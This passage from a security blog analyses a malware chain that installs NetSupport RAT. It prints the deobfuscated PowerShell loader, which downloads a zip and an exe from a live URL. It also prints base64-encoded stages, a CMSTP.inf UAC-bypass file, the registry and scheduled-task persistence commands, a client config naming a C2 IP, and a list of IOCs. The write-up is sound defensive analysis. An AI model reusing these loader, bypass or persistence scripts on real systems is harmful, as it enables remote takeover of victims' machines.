<p><a href="/assets/images/7-31-23/7-31-23_9.png"><img src="/assets/images/7-31-23/7-31-23_9.png" alt="7-31-23_9.png" /></a></p>

<p>Nothing special here, decrypting, converting and then decompressing the payload. 
Now we can get this second payload by simple changing line 24 to:</p>

<p><a href="/assets/images/7-31-23/7-31-23_10.png"><img src="/assets/images/7-31-23/7-31-23_10.png" alt="7-31-23_10.png" /></a></p>

<p>This will give us the second powershell script, which is another long oneliner, so back into VSCode to re-format and then back to ISE.</p>

<p><a href="/assets/images/7-31-23/7-31-23_11.png"><img src="/assets/images/7-31-23/7-31-23_11.png" alt="7-31-23_11.png" /></a></p>

<p><a href="/assets/images/7-31-23/7-31-23_12.png"><img src="/assets/images/7-31-23/7-31-23_12.png" alt="7-31-23_12.png" /></a></p>

<p>This is fun.</p>

<p>I went ahead and did some further decoding/renameing to make the scripts intentions a little more clear.</p>

<p><code class="language-plaintext highlighter-rouge">Powershell</code></p>

<details>
	<summary>Click to expand</summary>
    <pre>
	function WriteAllBytes($WAB_1, $WAB_2)
{
    [IO.File]::WriteAllBytes($WAB_1, $WAB_2)
}

$ghyth = 0

function CheckPath_Unzip ($appdata_path)
{
        if ($appdata_path.EndsWith(".zip") -eq $True)
            {
                $fwef = '\' + (Get-Item $appdata_path).Basename
                $Script:fghrth = Join-Path $WWC $fwef
                Expand-Archive -Path $appdata_path -DestinationPath $fghrth
                $Script:ghyth = 1
                del $appdata_path
            }

    else
        {
            if ($ghyth -eq 1)
            {
                mv -Path $appdata_path -Destination $fghrth
            $appdata_path = Join-Path $fghrth client32.exe
            }

        $asdf = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('REG Add "HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00A
        A002F954E}\shell\open\command" /f /ve /t REG_SZ /d ' + $appdata_path + '
        $Action = (New-ScheduledTaskAction -Execute ' + $appdata_path + ')
        $Trigger = New-ScheduledTaskTrigger -AtLogOn
        Register-ScheduledTask -TaskName "BackgroundCheck" -Action $Action -Trigger $Trigger -RunLevel "HCheckPath_Unzipest
        " -Force
        Start-Process ' + $appdata_path))

        $abmq = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('DQAKAEEAZABkAC0AVAB5AHAAZQAgAC0ATgBhAG0AZQAgAEMAbwBuAHMAbwBsAGUAVQB0AGkAbABzACAALQBOAGEAbQBlAHMAcABhAGMAZQAgAFcAUABJAEEAIAAtAE0AZQBtAGIAZQByAEQAZQBmAGkA
        bgBpAHQAaQBvAG4AIABAACcADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAHUAcwBlAHIAMwAyAC4AZABsAGwAIgApAF0ADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkAbgB0ACAAUABvAHMAdABNAGUAcwBzAGEAZwBlACgAaQBuAHQAIABoAFcAbgBkACwAIAB1AGkAbgB0ACAATQBzAGcALAAgAGkAbgB0ACAAdwBQAGEAcgBh
        AG0ALAAgAGkAbgB0ACAAbABQAGEAcgBhAG0AKQA7AA0ACgBwAHUAYgBsAGkAYwAgAGMAbwBuAHMAdAAgAGkAbgB0ACAAVwBNAF8AQwBIAEEAUgAgAD0AIAAwAHgAMAAxADAAMAA7AA0ACgAnAEAADQAKAEYAdQBuAGMAdABpAG8AbgAgAHMAYwByAGkAcAB0ADoAUwBlAHQALQBJAE4ARgBGAGkAbABlACAAewBbAEMAbQBkAGwAZQB0AEIAaQBuAGQAaQBuAGcAKAApAF0A
        UABhAHIAYQBtACAAKAAkAEkAbgBmAEYAaQBsAGUATABvAGMAYQB0AGkAbwBuACAAPQAgACIAJABlAG4AdgA6AHQAZQBtAHAAXABDAE0AUwBUAFAALgBpAG4AZgAiACwAWwBTAHQAcgBpAG4AZwBdACQAQwBvAG0AbQBhAG4AZABUAG8ARQB4AGUAYwB1AHQAZQAgAD0AIAAnAA==')) + 'powershell.exe -ExecutionPolicy unrestricted -WindowStyle hid
        den -Encoded " ' + $asdf + '"' + [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('JwApACQASQBuAGYAQwBvAG4AdABlAG4AdAA9AEAAIgANAAoAWwB2AGUAcgBzAGkAbwBuAF0ADQAKAFMAaQBnAG4AYQB0AHUAcgBlACAAPQBgACQAYwBoAGkAYwBhAGcAbwBgACQADQAKAEEAZAB2AGEAbgBjAGUAZABJA
        E4ARgAgAD0AIAAyAC4ANQANAAoAWwBEAGUAZgBhAHUAbAB0AEkAbgBzAHQAYQBsAGwAXQANAAoAQwB1AHMAdABvAG0ARABlAHMAdABpAG4AYQB0AGkAbwBuACAAPQAgAEMAdQBzAHQASQBuAHMAdABEAGUAcwB0AFMAZQBjAHQAaQBvAG4AQQBsAGwAVQBzAGUAcgBzAA0ACgBSAHUAbgBQAHIAZQBTAGUAdAB1AHAAQwBvAG0AbQBhAG4AZABzACAAPQAgAFIAdQBuAFAAc
        gBlAFMAZQB0AHUAcABDAG8AbQBtAGEAbgBkAHMAUwBlAGMAdABpAG8AbgANAAoAWwBSAHUAbgBQAHIAZQBTAGUAdAB1AHAAQwBvAG0AbQBhAG4AZABzAFMAZQBjAHQAaQBvAG4AXQANAAoAOwANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAADQAKACQAQwBvAG0AbQBhAG4AZABUAG8ARQB4AGUAYwB1AHQAZQANAAoAdABhAHMAawBrAGkAbABsACAALwBJAE0AIABjA
        G0AcwB0AHAALgBlAHgAZQAgAC8ARgANAAoAWwBDAHUAcwB0AEkAbgBzAHQARABlAHMAdABTAGUAYwB0AGkAbwBuAEEAbABsAFUAcwBlAHIAcwBdAA0ACgA0ADkAMAAwADAALAA0ADkAMAAwADEAPQBBAGwAbABVAFMAZQByAF8ATABEAEkARABTAGUAYwB0AGkAbwBuACwAIAA3AA0ACgBbAEEAbABsAFUAUwBlAHIAXwBMAEQASQBEAFMAZQBjAHQAaQBvAG4AXQANAAoAI
        gBIAEsATABNACIALAAgACIAUwBPAEYAVABXAEEAUgBFAFwATQBpAGMAcgBvAHMAbwBmAHQAXABXAGkAbgBkAG8AdwBzAFwAQwB1AHIAcgBlAG4AdABWAGUAcgBzAGkAbwBuAFwAQQBwAHAAIABQAGEAdABoAHMAXABDAE0ATQBHAFIAMwAyAC4ARQBYAEUAIgAsACAAIgBQAHIAbwBmAGkAbABlAEkAbgBzAHQAYQBsAGwAUABhAHQAaAAiACwAIAAiACUAVQBuAGUAeABwA
        GUAYwB0AGUAZABFAHIAcgBvAHIAJQAiACwAIAAiACIADQAKAFsAUwB0AHIAaQBuAGcAcwBdAA0ACgBTAGUAcgB2AGkAYwBlAE4AYQBtAGUAPQAiAE4AbwB0AGUAcABhAGQAIgANAAoAUwBoAG8AcgB0AFMAdgBjAE4AYQBtAGUAPQAiAE4AbwB0AGUAcABhAGQAIgANAAoAIgBAADsAJABJAG4AZgBDAG8AbgB0AGUAbgB0ACAAfAAgAE8AdQB0AC0ARgBpAGwAZQAgACQAS
        QBuAGYARgBpAGwAZQBMAG8AYwBhAHQAaQBvAG4AIAAtAEUAbgBjAG8AZABpAG4AZwAgAEEAUwBDAEkASQB9AEYAdQBuAGMAdABpAG8AbgAgAEcAZQB0AC0ASAB3AG4AZAB7AFsAQwBtAGQAbABlAHQAQgBpAG4AZABpAG4AZwAoACkAXQBQAGEAcgBhAG0AKABbAFAAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAFQAcgB1AGUALABWAGEAbAB1A
        GUARgByAG8AbQBQAGkAcABlAGwAaQBuAGUAQgB5AFAAcgBvAHAAZQByAHQAeQBOAGEAbQBlAD0AJABUAHIAdQBlACkAXQBbAHMAdAByAGkAbgBnAF0AJABQAHIAbwBjAGUAcwBzAE4AYQBtAGUAKQBQAHIAbwBjAGUAcwBzAHsAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQA9ACcAUwB0AG8AcAAnADsAVAByAHkAewAkAGgAdwBuAGQAI
        AA9ACAARwBlAHQALQBQAHIAbwBjAGUAcwBzACAALQBOAGEAbQBlACAAJABQAHIAbwBjAGUAcwBzAE4AYQBtAGUAIAB8ACAAUwBlAGwAZQBjAHQALQBPAGIAagBlAGMAdAAgAC0ARQB4AHAAYQBuAGQAUAByAG8AcABlAHIAdAB5ACAATQBhAGkAbgBXAGkAbgBkAG8AdwBIAGEAbgBkAGwAZQA7AH0AQwBhAHQAYwBoAHsAJABoAHcAbgBkAD0AJABuAHUAbABsADsAfQAkA
        GgAYQBzAGgAPQBAAHsAUAByAG8AYwBlAHMAcwBOAGEAbQBlAD0AJABQAHIAbwBjAGUAcwBzAE4AYQBtAGUAOwBIAHcAbgBkAD0AJABoAHcAbgBkADsAfQA7AE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFAAcwBPAGIAagBlAGMAdAAgAC0AUAByAG8AcABlAHIAdAB5ACAAJABoAGEAcwBoAH0AfQBmAHUAbgBjAHQAaQBvAG4AIABTAGUAd
        AAtAFcAaQBuAGQAbwB3AEEAYwB0AGkAdgBlAHsAWwBDAG0AZABsAGUAdABCAGkAbgBkAGkAbgBnACgAKQBdAFAAYQByAGEAbQAoAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAVAByAHUAZQAsAFYAYQBsAHUAZQBGAHIAbwBtAFAAaQBwAGUAbABpAG4AZQBCAHkAUAByAG8AcABlAHIAdAB5AE4AYQBtAGUAPQAkAFQAcgB1AGUAKQBdA
        FsAcwB0AHIAaQBuAGcAXQAkAE4AYQBtAGUAKQBQAHIAbwBjAGUAcwBzAHsAJABoAHcAbgBkAD0ARwBlAHQALQBIAHcAbgBkACAALQBQAHIAbwBjAGUAcwBzAE4AYQBtAGUAIAAkAE4AYQBtAGUAIAB8ACAAUwBlAGwAZQBjAHQALQBPAGIAagBlAGMAdAAgAC0ARQB4AHAAYQBuAGQAUAByAG8AcABlAHIAdAB5ACAASAB3AG4AZAA7AFsAaQBuAHQAXQAkAGgAYQBuAGQAb
        ABlAD0AJABoAHcAbgBkADsAaQBmACgAJABoAGEAbgBkAGwAZQAgAC0AZwB0ACAAMAApAHsAWwB2AG8AaQBkAF0AWwBXAFAASQBBAC4AQwBvAG4AcwBvAGwAZQBVAHQAaQBsAHMAXQA6ADoAUABvAHMAdABNAGUAcwBzAGEAZwBlACgAJABoAGEAbgBkAGwAZQAsAFsAVwBQAEkAQQAuAEMAbwBuAHMAbwBsAGUAVQB0AGkAbABzAF0AOgA6AFcATQBfAEMASABBAFIALAAxA
        DMALAAwACkAfQAkAGgAYQBzAGgAPQBAAHsAUAByAG8AYwBlAHMAcwA9ACQATgBhAG0AZQA7AEgAdwBuAGQAPQAkAGgAdwBuAGQAfQA7AE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFAAcwBPAGIAagBlAGMAdAAgAC0AUAByAG8AcABlAHIAdAB5ACAAJABoAGEAcwBoAH0AfQA7AC4AIABTAGUAdAAtAEkATgBGAEYAaQBsAGUAOwBhAGQAZ
        AAtAHQAeQBwAGUAIAAtAEEAcwBzAGUAbQBiAGwAeQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBXAGkAbgBkAG8AdwBzAC4ARgBvAHIAbQBzADsASQBmACgAVABlAHMAdAAtAFAAYQB0AGgAIAAkAEkAbgBmAEYAaQBsAGUATABvAGMAYQB0AGkAbwBuACkAewBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAYwBtAHMAdABwACAALQBBAHIAZwB1AG0AZQBuAHQATABpA
        HMAdAAgACIALwBhAHUAIAAiACIAJABJAG4AZgBGAGkAbABlAEwAbwBjAGEAdABpAG8AbgAiACIAIgAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAATQBpAG4AaQBtAGkAegBlAGQAOwBkAG8AewB9AHUAbgB0AGkAbAAoACgAUwBlAHQALQBXAGkAbgBkAG8AdwBBAGMAdABpAHYAZQAgAGMAbQBzAHQAcAApAC4ASAB3AG4AZAAgAC0AbgBlACAAMAApAH0ADQAKAA=='
        ))

        $UeUuQoZ = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($abmq))
        Powershell -WindowStyle hidden -ExecutionPolicy UnRestricted -Encoded $UeUuQoZ
        Start-Sleep 2
    }

}

function TPr($kdA)
{
    $wfM = New-Object Net.Webclient
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12
    $Ogh = $wfM.DownloadData($kdA)
    return $Ogh
}
function WFf($CXi)
{
    $zVE=7413
    $IKW=$Null
    foreach($XAq in $CXi){$IKW+=[char]($XAq-$zVE)}
    return $IKW
}
function Syv()
{
    $WWC = $env:AppData + '\'
    $DcJWbg = $WWC + 'CreationTools.zip'
    if (Test-Path -Path $DcJWbg)
        {
            CheckPath_Unzip $DcJWbg
        }
    Else
        {
            $zipURL = TPr (https://alexiakombou.com/wp-content/uploads/2021/11/CreationTools.zip)
            WriteAllBytes $DcJWbg $zipURL
            CheckPath_Unzip $DcJWbg
        }
    
    $OVJxeN = $WWC + 'client32.exe'

    if (Test-Path -Path $OVJxeN)
        {
            CheckPath_Unzip $OVJxeN
        }
    Else
        {
            $aEGUpiuhjgBa = TPr (https://alexiakombou.com/wp-content/uploads/2021/11/client32.exe)
            WriteAllBytes $OVJxeN $aEGUpiuhjgBa
            CheckPath_Unzip $OVJxeN
        }


}
Syv
    </pre>
</details>

<p>Function 1 simply writes all bytes supplied to it to a path also supplied to it.</p>

<p><a href="/assets/images/7-31-23/7-31-23_13.png"><img src="/assets/images/7-31-23/7-31-23_13.png" alt="7-31-23_13.png" /></a></p>

<p>Function 2 does a few things.</p>

<p>It takes a path in appdata, checks if it ends with ‘.zip’ and if it does, it unzips the .zip, sets a variable to 1 and then deletes the zip file in appdata. 
If the filename does NOT end with ‘.zip’, it checks if the previous variable is equal to 1, if it is, it moves the current file into the extracted zip folder path. It then converts some text to base64 and stores it in a variable. Then it take some base64 text and decodes it, concatenating it with the start of a powershell command. Finally it will convert all of this to base 64 and run it via powershell.</p>

<p>Whew that was a mouthful.</p>

<p>We’ll come back to that script in a moment, let’s finish checking the functions on the second script.</p>

<p><a href="/assets/images/7-31-23/7-31-23_14.png"><img src="/assets/images/7-31-23/7-31-23_14.png" alt="7-31-23_14.png" /></a></p>

<p>This first function is a wrapper to download a file.
The second is for converting the characters in the final function.</p>

<p><a href="/assets/images/7-31-23/7-31-23_15.png"><img src="/assets/images/7-31-23/7-31-23_15.png" alt="7-31-23_15.png" /></a></p>

<p>This final function sets variable for a zip file, then checks to see if that zip file exists. If it doesn’t, it users the 2 previous functions to decode the url and download the zip.
Next it does the same for a .exe file.
Then it runs the final function.</p>

<p>In the Else statements we can see the large function come into play. Let’s look at that tertiary script from earlier.</p>

<p><code class="language-plaintext highlighter-rouge">Powershell</code></p>

<details>
	<summary>Click to expand</summary>
    <pre>
	Add-Type -Name ConsoleUtils -Namespace WPIA -MemberDefinition @'
    [DllImport("user32.dll")]
    public static extern int PostMessage(int hWnd, uint Msg, int wParam, int lParam);
    public const int WM_CHAR = 0x0100;
    '@
Function script:Set-INFFile 
    {[CmdletBinding()]Param ($InfFileLocation = "$env:temp\CMSTP.inf",[String]$CommandToExecute = 'powershell.exe -ExecutionPolicy unrestricted -WindowStyle hidden -Encoded " UgBFAEcAIABBAGQAZAAgACIASABLAEUAWQBfAEMATABBAFMAUwBFAFMAXwBSAE8ATwBUAFwAQwBMAFMASQBEAFwAewA2ADQANQBGAEYAMAA0ADAALQA1ADAAOAAxAC0AMQAwADEAQgAtADkARgAwADgALQAwADAAQQANAAoAIAAgACAAIAAgACAAIAAgAEEAMAAwADIARgA5ADUANABFAH0AXABzAGgAZQBsAGwAXABvAHAAZQBuAFwAYwBvAG0AbQBhAG4AZAAiACAALwBmACAALwB2AGUAIAAvAHQAIABSAEUARwBfAFMAWgAgAC8AZAAgAFoAOgBcAFcASQBOADEAMAAtAFIARQAtAFMAaABhAHIAZQBkAFwANwAtADIAOAAtADIAMwBcAEMAcgBlAGEAdABpAG8AbgBUAG8AbwBsAHMAXABjAGwAaQBlAG4AdAAzADIALgBlAHgAZQANAAoAIAAgACAAIAAgACAAIAAgACQAQQBjAHQAaQBvAG4AIAA9ACAAKABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAQQBjAHQAaQBvAG4AIAAtAEUAeABlAGMAdQB0AGUAIABaADoAXABXAEkATgAxADAALQBSAEUALQBTAGgAYQByAGUAZABcADcALQAyADgALQAyADMAXABDAHIAZQBhAHQAaQBvAG4AVABvAG8AbABzAFwAYwBsAGkAZQBuAHQAMwAyAC4AZQB4AGUAKQANAAoAIAAgACAAIAAgACAAIAAgACQAVAByAGkAZwBnAGUAcgAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAVAByAGkAZwBnAGUAcgAgAC0AQQB0AEwAbwBnAE8AbgANAAoAIAAgACAAIAAgACAAIAAgAFIAZQBnAGkAcwB0AGUAcgAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAIAAtAFQAYQBzAGsATgBhAG0AZQAgACIAQgBhAGMAawBnAHIAbwB1AG4AZABDAGgAZQBjAGsAIgAgAC0AQQBjAHQAaQBvAG4AIAAkAEEAYwB0AGkAbwBuACAALQBUAHIAaQBnAGcAZQByACAAJABUAHIAaQBnAGcAZQByACAALQBSAHUAbgBMAGUAdgBlAGwAIAAiAEgAQwBoAGUAYwBrAFAAYQB0AGgAXwBVAG4AegBpAHAAZQBzAHQADQAKACAAIAAgACAAIAAgACAAIAAiACAALQBGAG8AcgBjAGUADQAKACAAIAAgACAAIAAgACAAIABTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAWgA6AFwAVwBJAE4AMQAwAC0AUgBFAC0AUwBoAGEAcgBlAGQAXAA3AC0AMgA4AC0AMgAzAFwAQwByAGUAYQB0AGkAbwBuAFQAbwBvAGwAcwBcAGMAbABpAGUAbgB0ADMAMgAuAGUAeABlAA=="')$InfContent=@"
[version]
Signature =`$chicago`$
AdvancedINF = 2.5
[DefaultInstall]
CustomDestination = CustInstDestSectionAllUsers
RunPreSetupCommands = RunPreSetupCommandsSection
[RunPreSetupCommandsSection]
;
            
$CommandToExecute
taskkill /IM cmstp.exe /F
[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7
[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""
[Strings]
ServiceName="Notepad"
ShortSvcName="Notepad"
"@;$InfContent | Out-File $InfFileLocation -Encoding ASCII
}

Function Get-Hwnd
{[CmdletBinding()]Param([Parameter(Mandatory=$True,ValueFromPipelineByPropertyName=$True)][string]$ProcessName)Process{$ErrorActionPreference='Stop'

Try
    {
        $hwnd = Get-Process -Name $ProcessName | Select-Object -ExpandProperty MainWindowHandle
    }
Catch
    {
        $hwnd=$null
    }
$hash=@{ProcessName=$ProcessName;Hwnd=$hwnd}
New-Object -TypeName PsObject -Property $hash}
}

function Set-WindowActive
{[CmdletBinding()]Param([Parameter(Mandatory=$True,ValueFromPipelineByPropertyName=$True)][string]$Name)Process{$hwnd=Get-Hwnd -ProcessName $Name | Select-Object -ExpandProperty Hwnd;[int]$handle=$hwnd;if($handle -gt 0){[void][WPIA.ConsoleUtils]::PostMessage($handle,[WPIA.ConsoleUtils]::WM_CHAR,13,0)}$hash=@{Process=$Name;Hwnd=$hwnd};New-Object -TypeName PsObject -Property $hash}}

Set-INFFile
add-type -AssemblyName System.Windows.Forms

If(Test-Path $InfFileLocation)
    {
        Start-Process cmstp -ArgumentList "/au ""$InfFileLocation""" -WindowStyle Minimized
        do{}until((Set-WindowActive cmstp).Hwnd -ne 0)
    }


    </pre>
</details>

<p><a href="/assets/images/7-31-23/7-31-23_16.png"><img src="/assets/images/7-31-23/7-31-23_16.png" alt="7-31-23_16.png" /></a></p>

<p>Loading user32.dll into memory</p>

<p><a href="/assets/images/7-31-23/7-31-23_17.png"><img src="/assets/images/7-31-23/7-31-23_17.png" alt="7-31-23_17.png" /></a></p>

<p>This function is designed to write contents to a custom .inf file, ‘CMSTP.inf’.
Of note is the powershell command string, this will contain registry settings and scheduled task settings to run the ‘client32.exe’ file downloaded.</p>

<p><a href="/assets/images/7-31-23/7-31-23_18.png"><img src="/assets/images/7-31-23/7-31-23_18.png" alt="7-31-23_18.png" /></a></p>

<p>Finally, the script creates functions to get a handle to a running process, and then set the window to active, runs the first function, executes the inf file and then keeps it running if it is terminated.</p>

<p>CMSTP.inf is designed to be executed and run the encoded powershell command.</p>

<p><code class="language-plaintext highlighter-rouge">CMSTP.inf</code></p>
<details>
	<summary>Click to expand</summary>
    <pre>
	[version]
    Signature =$chicago$
    AdvancedINF = 2.5
    [DefaultInstall]
    CustomDestination = CustInstDestSectionAllUsers
    RunPreSetupCommands = RunPreSetupCommandsSection
    [RunPreSetupCommandsSection]
    ;
                
    powershell.exe -ExecutionPolicy unrestricted -WindowStyle hidden -Encoded " UgBFAEcAIABBAGQAZAAgACIASABLAEUAWQBfAEMATABBAFMAUwBFAFMAXwBSAE8ATwBUAFwAQwBMAFMASQBEAFwAewA2ADQANQBGAEYAMAA0ADAALQA1ADAAOAAxAC0AMQAwADEAQgAtADkARgAwADgALQAwADAAQQANAAoAIAAgACAAIAAgACAAIAAgAEEAMAAwADIARgA5ADUANABFAH0AXABzAGgAZQBsAGwAXABvAHAAZQBuAFwAYwBvAG0AbQBhAG4AZAAiACAALwBmACAALwB2AGUAIAAvAHQAIABSAEUARwBfAFMAWgAgAC8AZAAgAFoAOgBcAFcASQBOADEAMAAtAFIARQAtAFMAaABhAHIAZQBkAFwANwAtADIAOAAtADIAMwBcAEMAcgBlAGEAdABpAG8AbgBUAG8AbwBsAHMAXABjAGwAaQBlAG4AdAAzADIALgBlAHgAZQANAAoAIAAgACAAIAAgACAAIAAgACQAQQBjAHQAaQBvAG4AIAA9ACAAKABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAQQBjAHQAaQBvAG4AIAAtAEUAeABlAGMAdQB0AGUAIABaADoAXABXAEkATgAxADAALQBSAEUALQBTAGgAYQByAGUAZABcADcALQAyADgALQAyADMAXABDAHIAZQBhAHQAaQBvAG4AVABvAG8AbABzAFwAYwBsAGkAZQBuAHQAMwAyAC4AZQB4AGUAKQANAAoAIAAgACAAIAAgACAAIAAgACQAVAByAGkAZwBnAGUAcgAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAVAByAGkAZwBnAGUAcgAgAC0AQQB0AEwAbwBnAE8AbgANAAoAIAAgACAAIAAgACAAIAAgAFIAZQBnAGkAcwB0AGUAcgAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAIAAtAFQAYQBzAGsATgBhAG0AZQAgACIAQgBhAGMAawBnAHIAbwB1AG4AZABDAGgAZQBjAGsAIgAgAC0AQQBjAHQAaQBvAG4AIAAkAEEAYwB0AGkAbwBuACAALQBUAHIAaQBnAGcAZQByACAAJABUAHIAaQBnAGcAZQByACAALQBSAHUAbgBMAGUAdgBlAGwAIAAiAEgAQwBoAGUAYwBrAFAAYQB0AGgAXwBVAG4AegBpAHAAZQBzAHQADQAKACAAIAAgACAAIAAgACAAIAAiACAALQBGAG8AcgBjAGUADQAKACAAIAAgACAAIAAgACAAIABTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAWgA6AFwAVwBJAE4AMQAwAC0AUgBFAC0AUwBoAGEAcgBlAGQAXAA3AC0AMgA4AC0AMgAzAFwAQwByAGUAYQB0AGkAbwBuAFQAbwBvAGwAcwBcAGMAbABpAGUAbgB0ADMAMgAuAGUAeABlAA=="
    taskkill /IM cmstp.exe /F
    [CustInstDestSectionAllUsers]
    49000,49001=AllUSer_LDIDSection, 7
    [AllUSer_LDIDSection]
    "HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""
    [Strings]
    ServiceName="Notepad"
    ShortSvcName="Notepad"

    </pre>
</details>

<p><a href="/assets/images/7-31-23/7-31-23_19-1.png"><img src="/assets/images/7-31-23/7-31-23_19-1.png" alt="7-31-23_19-1.png" /></a></p>

<p>When run, this will run the following via powershell</p>

<p><code class="language-plaintext highlighter-rouge">Powershell</code></p>
<details>
	<summary>Click to expand</summary>
    <pre>
	    REG Add "HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00A
        A002F954E}\shell\open\command" /f /ve /t REG_SZ /d Z:\WIN10-RE-Shared\7-28-23\CreationTools\client32.exe
        $Action = (New-ScheduledTaskAction -Execute Z:\WIN10-RE-Shared\7-28-23\CreationTools\client32.exe)
        $Trigger = New-ScheduledTaskTrigger -AtLogOn
        Register-ScheduledTask -TaskName "BackgroundCheck" -Action $Action -Trigger $Trigger -RunLevel "High
        " -Force
        Start-Process Z:\WIN10-RE-Shared\7-28-23\CreationTools\client32.exe
    </pre>
</details>

<p><a href="/assets/images/7-31-23/7-31-23_20-1.png"><img src="/assets/images/7-31-23/7-31-23_20-1.png" alt="7-31-23_20-1.png" /></a></p>

<p>Effectively this will add the client32.exe to the registry, set it to launch via a scheduled task and then start the process.</p>

<p>So what is client32.exe?</p>

<p><a href="/assets/images/7-31-23/7-31-23_19.png"><img src="/assets/images/7-31-23/7-31-23_19.png" alt="7-31-23_19.png" /></a></p>

<p>Netsupport RAT!</p>

<p>And the zip folder was kind enough to inclued a .ini file with the C2 IP hardcoded for us</p>

<p><code class="language-plaintext highlighter-rouge">client32.ini</code></p>
<details>
	<summary>Click to expand</summary>
    <pre>
	0xbce4e7c6

    [Client]
    _present=1
    AlwaysOnTop=1
    DisableChat=1
    DisableChatMenu=1
    DisableClientConnect=1
    DisableCloseApps=0
    DisableDisconnect=1
    DisableManageServices=0
    DisableReplayMenu=1
    DisableRequestHelp=1
    HideWhenIdle=1
    Protocols=3
    RoomSpec=Eval
    SecurityKey2=dgAAAKJfJmpmHKBcaX0fSFo1T)UA
    silent=1
    SKMode=1
    SysTray=0
    UnloadMirrorOnDisconnect=1
    Usernames=*

    [_Info]
    Filename=C:\Program Files (x86)\NetSupport\NetSupport Manager\client32u.ini

    [_License]
    quiet=1

    [Audio]
    DisableAudioFilter=1

    [Bridge]
    Modem=SSTP

    [General]
    BeepUsingSpeaker=0

    [HTTP]
    GatewayAddress=94.158.244.41:443
    GSK=GD;H?NDBFFHK=A@GDM:C@AEI;C@C
    Port=443

    </pre>
</details>

<p><a href="/assets/images/7-31-23/7-31-23_20.png"><img src="/assets/images/7-31-23/7-31-23_20.png" alt="7-31-23_20.png" /></a></p>

<p>Using this, we can easily search our environment for this IP, and hashes from both client32.exe and CreationTools.zip. Luckily, Crowdstrike prevented this chain from fully executing at the .hta stage, and a search confirmed these files never made it to disk and no malicous network connections took place.</p>

<h1 id="iocs">IOCs:</h1>

<table>
  <thead>
    <tr>
      <th>Name</th>
      <th>Sha256 Hash</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>​En-Localer.hta</td>
      <td>6318e4335b1098781e35d7464d20b7f92015e86f21c5aad3147e18d6bf9bba7d</td>
    </tr>
    <tr>
      <td>​silentupdater.lnk</td>
      <td>​59b392a0ff9a3ff064b5a4ab90de5b68c758429280c612fd08f9399475d3108d</td>
    </tr>
    <tr>
      <td>silent.url</td>
      <td>​508a5051f1e98822ae71f164700e9e5dc087cb6fbe7df1a7e9fd3403981bde84</td>
    </tr>
    <tr>
      <td>​CMSTP.inf</td>
      <td>​3e44025d47415dcb497c4f894f94263bf2658bb0c20bc43ca40950207794cf08</td>
    </tr>
    <tr>
      <td>​CreationTools.zip</td>
      <td>​c45bf5155cdd7c9a4017b818a54b332070121819a7866c58c3cfd9d684c13a20</td>
    </tr>
    <tr>
      <td>​client32.exe</td>
      <td>​49a568f8ac11173e3a0d76cff6bc1d4b9bdf2c35c6d8570177422f142dcfdbe3</td>
    </tr>
  </tbody>
</table>

<h2 id="host-based-indicators">Host based indicators:</h2>
<h3 id="directories">Directories:</h3>
<p>C:\Users\USER\AppData\Roaming\CreativeTools</p>

<p>C:\Users\USER\Appdata\Local\Temp</p>

<h3 id="registry-keys">Registry Keys:</h3>
<p>HKEY_CLASSES_ROOT\CLSID{645FF040-5081-101B-9F08-00AA002F954E}\shell\open\command -Value C:\Users\USER\AppData\Roaming\CreativeTools\client32.exe</p>

<h2 id="network-based-indicators">Network based indicators:</h2>

<h3 id="tcp-ports">TCP ports:</h3>
<p>443</p>

<h3 id="urls">URLs:</h3>
<p>hxxps://alexiakombou[.]com/wp-content/uploads/2022/01/downloader(updchr(V104.215.214)silent.url</p>

<p>hxxps://alexiakombou[.]com/wp-content/uploads/2021/12/EN-localer.hta</p>

<p>185.252.179.64@80 hxxp://185.252.179.64/Downloads/silentupdater-chr(v105).lnk</p>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="2023" /><summary type="html"><![CDATA[Today we received an alert about and endpoint running a suspicious commandline:]]></summary></entry></feed>